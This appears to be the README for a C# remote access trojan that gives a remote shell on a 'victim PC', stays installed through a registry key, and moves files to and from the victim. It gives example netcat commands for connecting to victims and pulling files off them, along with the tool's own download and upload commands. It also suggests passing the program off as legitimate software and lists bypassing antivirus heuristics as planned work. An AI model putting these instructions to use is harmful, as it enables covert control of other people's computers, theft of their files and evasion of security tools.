Self-contained Remote-Access-Trojan/Backdoor written fully in C#. After installation and launch, listens on port specified in JSON configuration. After successfull connection gives remote shell. Configured for self-startup (key in registry) Developed for Windows, Fully compatible with Netcat (tested with windows version).
NO additional server setups for file downloads or uploads
NO additional dll's or configuration files that should be uploaded
- Auto-open port on victim PC
- After connection on specified port (provided in JSON file, which can be changed as you wish and should be merged into exe after that by using provided tool), gives reverse shell.
- Is able to download any files from victim's PC on specified port (provided in JSON file) and upload files on victim PC, no need for server setup or anything, only netcat on your side and launched RAT on victim's side :)
- Put netcat on listening state (ncat -v -l -p "port for file download from JSON" > "file name with extension that you want to download")
Example: ncat -v -l -p 8889 > helloworld2.exe
NOTE: I advice you to use "-v" for more verbose output
- Connect to victim PC through netcat (ncat )
Example: ncat 192.168.88.220 8888
-
Check if reverse shell is working (cd, dir)
-
Currently RAT has it's own command interpreter which will listen to commands from your PC, these type of commands begin with "RAT".
For file download command is - "RAT download file -p <windows/path/to/file/withextension>"
Process:

- Connect to victim PC through netcat (ncat )
Example: ncat 192.168.88.220 8888
-
Check if reverse shell is working (cd, dir)
-

Put RAT in listenning state by executing: RAT upload file -p <path/to/file.exe>
Example: RAT upload file -p C:\Users\someuser\checkme\ConsoleApp4.exe
- Send file through netcat on main port of your RAT
Example: ncat 192.168.88.230 8888 --send-only < ConsoleApp4.exe
Process:
- During first launch Windows Firewall will give popup asking user if he allows RAT to access firewall (i.e open port), data that is provided can be modified by editing exe metadata.
- Is detected by Kasperky (Heuristic) on full protection as Trojan.Win32.Generic
- High .exe application size (35 MB)
- High memory usage

Both size and memory problems are because RAT is self-contained application with builded-in .NET runtime. From one side those are problems for sure, from other side you could mask program with such size and memory usage as other legitimate one :)
- RAT as Windows Service (?)
- Bypass heuristic (?)